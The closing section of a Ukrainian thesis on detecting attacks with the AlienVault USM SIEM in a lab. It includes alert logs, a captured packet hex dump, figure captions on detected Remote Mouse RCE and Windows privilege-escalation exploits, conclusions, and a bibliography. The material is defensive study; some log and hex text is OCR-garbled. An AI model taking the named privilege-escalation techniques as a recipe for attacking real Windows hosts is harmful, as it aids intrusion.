DEVICE IP	192.168.100.151 [eth1]	DATA SOURCE NAME	AlienVault NIDS
EVENT TYPE ID	2018489	DATA SOURCE ID	1001
UNIQUE EVENT ID#	b56911ef-9f7b-0800-27b4-223e87ced7b2	PRODUCT TYPE	Intrusion Detection
PROTOCOL	UDP	ADDITIONAL INFO	N/A

SOURCEKali [192.168.100.101]

Hostname: KaliLocation: N/A

MAC Address: 08:00:27:53:0C:BAContext: N/A

Port: 62248Asset Groups: N/A

Latest update: N/ANetworks: Local_192_168_100_0_24

Username & Domain: N/ALogged Users: N/A

Asset Value: 2OTX IP Reputation: No

SERVICE▲PORT▼PROTOCOL▼

No services available

SHOWING 0 TO 0 OF 0 SERVICESFIRSTPREVIOUSNEXTLAST

DESTINATIONWindowstarget [192.168.100.102]

Hostname: WindowstargetLocation: N/A

MAC Address: 08:00:27:11:EA:2FContext: N/A

Port: 34824Asset Groups: N/A

Latest update: N/ANetworks: Local_192_168_100_0_24

Username & Domain: N/ALogged Users: N/A

Asset Value: 2OTX IP Reputation: No

SERVICE▲PORT▼PROTOCOL▼

No services available

SHOWING 0 TO 0 OF 0 SERVICESFIRSTPREVIOUSNEXTLAST

PAYLOAD

length = 382

000 : d4 c3 b2 a1 02 00 04 00 00 00 00 00 00 00 00 00
010 : 56 01 00 00 01 00 00 00 09 a1 55 67 ac d2 04 00 V.....Ug....
020 : 56 01 00 00 56 01 00 00 06 00 27 11 ea 2f 08 00 V...V.....:/..
030 : 27 53 0c ba 08 00 45 00 01 48 10 42 00 00 3c 11 'S...E..H.B.-.
040 : 23 47 c0 a8 64 65 c0 a8 64 66 f3 28 88 08 01 34 #G...de...df.(...4
050 : ce ce 43 43 43 43 43 43 43 43 43 43 43 43 43 43 ..CCCCCCCCCCCCCCCC
060 : 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
070 : 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
080 : 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCCCC
090 : 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCCCC
0a0 : 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCCCC
0b0 : 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCCCC
0c0 : 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCCCC




Рисунок 3.20 - Повний вид інформації сканування нападником

Добре те що кожен фрейм котрий документує NIDS агент системи захисту повністю розписується, тож подальший аналіз кожного елементу

повного фрейму не потрібний, ми можемо бачити кожен його елемент і навіть його автоматичне виявлення як сканування за допомогою NMAP.

[illegible]

Рисунок 3.21 - Виявлення експлуатації Remote mouse rce системою захисту

Тепер можна подивитися як система реагує на стадії атаки. Спочатку атака Remote_Mouse_rce (див. рис. 3.21).

В цьому випадку система навіть пропонує посилання на декілька баз даних за допомогою яких можна дослідити саме цю експлуатацію.

В колоні Additional INFO 4 на рисунку 3.21 посилання. Рисунок 3.22 і Рисунок 3.23 це відкриті посилання. Рисунок 3.24 це виявлення експлуатацій Createprocess та Unquoted_service_path.




Рисунок 3.22 - Посилання на використану атаку OTX AlienVault




Рисунок 3.23 - Посилання на використану атаку Microsoft vulnerability encyclopedia

[NEXT >](#)

ACTIONS ▼

DATE	2024-12-11 14:44:22 GMT+2:00	CATEGORY	Alert
ALIENVault SENSOR	SIEMSENSOR [192.168.100.151]	SUB-CATEGORY	IDS Alert
DEVICE IP	192.168.100.151 [eth1]	DATA SOURCE NAME	AlienVault NIDS
EVENT TYPE ID	2025644	DATA SOURCE ID	1001
UNIQUE EVENT ID#	b7bd11ef-8463-0800-27b4-223ea49b94fa	PRODUCT TYPE	Intrusion Detection
PROTOCOL	TCP	ADDITIONAL INFO	N/A

SOURCE	Kali [192.168.100.101]	DESTINATION	Windowstarget [192.168.100.102]
Hostname: Kali	Location: N/A	Hostname: Windowstarget	Location: N/A
MAC Address: 08:00:27:53:0C:BA	Context: N/A	MAC Address: 08:00:27:11:EA:2F	Context: N/A
Port: 4433	Asset Groups: N/A	Port: 49684	Asset Groups: N/A
Latest update: N/A	Networks: Local_192_168_100_0_24	Latest update: N/A	Networks: Local_192_168_100_0_24
Username & Domain: N/A	Logged Users: N/A	Username & Domain: N/A	Logged Users: N/A
Asset Value: 2	OTX IP Reputation: No	Asset Value: 2	OTX IP Reputation: No
SERVICE ▲ PORT ↕ PROTOCOL ↕		SERVICE ▲ PORT ↕ PROTOCOL ↕	
No services available		No services available	
SHOWING 0 TO 0 OF 0 SERVICES		SHOWING 0 TO 0 OF 0 SERVICES	
FIRST PREVIOUS NEXT LAST		FIRST PREVIOUS NEXT LAST	




Рисунок 3.24 - Виявлення експлуатацій Createprocess та Unquoted_service_path

Слід доповнити що навіть якщо машину вже було скомпрометовано до встановлення і налаштування системи, наш HIDS агент все ж таки дає інформацій з якої ми можемо зрозуміти і почати пошук точки доступи нападника, як можна побачити на рисунку 3.25.

	☐ AlienVault HIDS: Special privileges assigned to new logo	2024-12-11 16:52:55	SIEM	N/A	Windowstarget	Windowstarget	1->2
	☐ AlienVault HIDS: Special privileges assigned to new logo	2024-12-11 16:52:55	SIEM	N/A	Windowstarget	Windowstarget	1->2
	☐ AlienVault HIDS: Windows machine logon.	2024-12-11 16:52:55	SIEM	N/A	Windowstarget	Windowstarget	1->2
	☐ AlienVault HIDS: Windows machine logon.	2024-12-11 16:52:55	SIEM	N/A	Windowstarget	Windowstarget	1->2




Рисунок 3.25 Несанкціоноване призначення привілеїв SYSTEM користувачу

Висновки. Використання комплексу чи вже комплексної системи захисту інформації відкриває доступ до великої кількості інформації яка може бути використана для повного дослідження дій зловмисника, якщо система активна така як SIEM система, то за діями зловмисника можна спостерігати по кожному кроку і робити висновки діючої загрози для системи і також впроваджувати протидію діям зловмисника, в середовищах таких як Noneurort протидію зловмиснику не проводиться бо ця система зроблена повністю для того щоб дослідити дії зловмисника і використання вразливостей. В кінцевому результаті ці дослідження запроваджують базу інформації яка використовується для виправлення і протидії майбутнім загрозам інформаційних систем.

ВИСНОВКИ

В ході проведення дослідження було реалізовано дослідження вразливостей з напрямків нападника і оператора системи захисту інформації. В аналіз входять вразливості різних рівнів небезпеки, незважаючи на рівень небезпеки зловмисник може поетапно набирати все більші привілеї. Було розглянуто та використано в аналізі індикаторів компрометації дію комплексної системи захисту.

В ході проведення атак з використанням таких вразливостей, як Remote_mouse_rce, Createprocess і Unquoted_service_path вдалось заволодіти привілеями SYSTEM.

В ході аналізу з використанням комплексної системи захисту Alienvault USM вдалось визначити поетапні дії нападника починаючи з сканування мережі а потім більш детальних і специфічних сканувань, перші дії нападника для отримання консолі і подальше підвищення його рівня доступу.

Комплексна система захисту підтримує різні політики безпеки як і стандартні так і створені користувачами які дозволяють системі працювати автономно і запобігати спробам заволодіти несанкціонованим доступом, інформацією чи інших спроб нанести шкоду системі.

Отримані в результаті роботи системи індикатори компрометації дозволяють нам відтворити план атаки нападника і робити прямі чи автономні дії для захисту системи. В сценарії коли ця система використовувалась би як Honeypot то за її допомоги можна було би досліджувати реальні спроби заволодіння доступом до системи, включаючи нові атаки і експлуатації злочинних груп.

Результати дослідження привертають увагу до того, що навіть низько оцінені чи застарілі методи атак і використання експлуатацій можуть мати катастрофічні наслідки і для нових систем, тож пріоритетом для забезпечення захисту інформації має бути встановлення комплексної системи захисту інформації, яка використовує і пасивні і активні методи захисту.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Jason Andress Foundations of Information Security. A Straightforward Introduction: United States: No Starch Press, 2019. 248 p.
2. Erickson, Jon. Hacking The art Of Exploitation: Canada: Oshean collins, · 2018. 214 p.
3. Diogenes Yur., Ozkaya, Dr. Erdal Cybersecurity Attack and Defense Strategies. Infrastructure Security with Red Team and Blue Team Tactics: Germany, Packt Publishing, · 2018. 384 p.
4. Gray, Joe. Practical Social Engineering. A Primer for the Ethical Hacker: United States, No Starch Press, · 2022 – 240 p.
5. The OSI Model – The 7 Layers of Networking Explained in Plain English [Електронний ресурс]. - Режим доступу: <https://www.freecodecamp.org/news/osi-model-networking-layers-explained-in-plain-english/> (Дата звернення 14.08.2024).
6. The OSI Model: Breaking Down Its Seven Layers [Електронний ресурс]. - Режим доступу: <https://www.radware.com/cyberpedia/application-security/the-osi-model-breaking-down-its-seven-layers/> (Дата звернення 16.08.2024).
7. What is Data Encapsulation and de-encapsulation in networking? [Електронний ресурс]. - Режим доступу: <https://afteracademy.com/blog/what-is-data-encapsulation-and-de-encapsulation-in-networking/> (Дата звернення 19.08.2024).
8. OSI model and protocols on each layer [Електронний ресурс]. - Режим доступу: https://medium.com/@The_Anshuman/osi-model-and-protocols-on-each-layer-f23c6d90ffc9 (Дата звернення 21.08.2024).
9. TCP Three-Way Handshake: A Comprehensive Guide. [Електронний ресурс]. - Режим доступу: <https://networkencyclopedia.com/tcp-three-way-handshake/> (Дата звернення 24.08.2024).

10. Hoffman, Andrew. Web Application Security: Exploitation and Countermeasures for Modern Web Applications. United States: O'Reilly Media, · 2024. 444 p.
11. Graham, Daniel G.. Ethical Hacking: A Hands-on Introduction to Breaking In. United States: No Starch Press, · 2021. 376 p.
12. PrintNightmare Vulnerability [CVE 2021-1675 & CVE-2021-34527]. [Электронный ресурс]. - Режим доступа: <https://safe.security/resources/reports-research/printnightmare-vulnerability/> (Дата звернения 24.08.2024).
13. Malicious Office Macro Detection: Combined Features with Obfuscation and Suspicious Keywords. [Электронный ресурс]. - Режим доступа: <https://www.mdpi.com/2076-3417/13/22/12101> (Дата звернения 24.08.2024).
14. CVE 2021-36934 HiveNightmare aka SeriousSAM. [Электронный ресурс]. - Режим доступа: <https://safe.security/wp-content/uploads/hivenightmare-aka-serious-sam-cve-2021-36934.pdf> (Дата звернения 25.08.2024).
15. PST, Want a Shell? ProxyShell Exploiting Microsoft Exchange Servers. [Электронный ресурс]. - Режим доступа: <https://cloud.google.com/blog/topics/threat-intelligence/pst-want-shell-proxyshell-exploiting-microsoft-exchange-servers> (Дата звернения 25.08.2024).
16. How the Black Basta ransomware gang hides Cobalt Strike beacons with PowerShell. [Электронный ресурс]. - Режим доступа: <https://www.threatdown.com/blog/how-black-basta-used-powershell-to-set-up-a-cobalt-strike-beacon> (Дата звернения 25.08.2024).
17. Remote Mouse mobile app contains raft of zero-day RCE vulnerabilities. [Электронный ресурс]. - Режим доступа: <https://portswigger.net/daily-swig/remote-mouse-mobile-app-contains-raft-of-zero-day-rce-vulnerabilities> (Дата звернения 26.08.2024).

18. MS14-019 – Fixing a binary hijacking via .cmd or .bat file. [Электронный ресурс]. - Режим доступа: <https://msrc.microsoft.com/blog/2014/04/ms14-019-fixing-a-binary-hijacking-via-cmd-or-bat-file/> (Дата звернения 26.08.2024).
19. Windows Privilege Escalation — Part 1 (Unquoted Service Path). [Электронный ресурс]. - Режим доступа: <https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae> (Дата звернения 27.08.2024).
20. How to fix the Windows unquoted service path vulnerability. [Электронный ресурс]. - Режим доступа: <https://isgovern.com/blog/how-to-fix-the-windows-unquoted-service-path-vulnerability/> (Дата звернения 27.08.2024).
21. Active vs. Passive Monitoring: What's The Difference? [Электронный ресурс]. - Режим доступа: https://www.splunk.com/en_us/blog/learn/active-vs-passive-monitoring.html (Дата звернения 29.08.2024).
22. Identifying the best Methods for Passive and Active Cybersecurity Assessment. [Электронный ресурс]. - Режим доступа: https://essay.utwente.nl/87319/1/Grinwis_BA_EEMCS.pdf (Дата звернения 29.08.2024).
23. Digital Forensics: A Demonstration of the Effectiveness of The Sleuth Kit and Autopsy Forensic Browser. [Электронный ресурс]. - Режим доступа: <https://ourarchive.otago.ac.nz/esploro/outputs/graduate/Digital-Forensics-A-Demonstration-of-the/9926478600301891#file-0> (Дата звернения 01.09.2024).
24. AlienVault USM Appliance & Features. [Электронный ресурс]. - Режим доступа: <https://www.esecurityplanet.com/products/alienvault-usm> (Дата звернения 01.09.2024).
25. USM Appliance™ User Guide. [Электронный ресурс]. - Режим доступа: <https://cybersecurity.att.com/documentation/resources/pdf/usm-appliance-user-guide.pdf> (Дата звернения 01.09.2024).

26. Alienvault Users Manual. [Электронный ресурс]. - Режим доступа: https://scadahacker.com/library/Documents/Manuals/AlienVault_Users_Manual_1.0.pdf (Дата звернення 02.09.2024).
27. AlienVault USM. [Электронный ресурс]. - Режим доступа: <https://docs.blinkops.com/docs/integrations/alienvault-usm> (Дата звернення 02.09.2024).
28. An Overview of Honeypot Systems. [Электронный ресурс]. - Режим доступа: https://www.researchgate.net/publication/332113726_An_Overview_of_Honeypot_Systems (Дата звернення 05.09.2024).
29. Honeypots for Internet of Things Research: An Effective Mitigation Tool. [Электронный ресурс]. - Режим доступа: https://csl.fiu.edu/wp-content/uploads/2023/06/javier_survey.pdf (Дата звернення 05.09.2024).
30. Design and Implementation of a Real-Time Honeypot System for the Detection and Prevention of Systems Attacks. [Электронный ресурс]. - Режим доступа: https://repository.stcloudstate.edu/cgi/viewcontent.cgi?params=/context/msia_etds/article/1011/ (Дата звернення 05.09.2024).
31. Port Scanning Metasploit Unleashed. [Электронный ресурс]. - Режим доступа: <https://www.offsec.com/metasploit-unleashed/port-scanning> (Дата звернення 05.09.2024).
32. Using Metasploit and Nmap to Scan for Vulnerabilities in Kali Linux. [Электронный ресурс]. - Режим доступа: <https://www.geeksforgeeks.org/using-metasploit-and-nmap-to-scan-for-vulnerabilities-in-kali-linux> (Дата звернення 05.09.2024).

ДОДАТОК А

ПРЕЗЕНТАЦІЯ

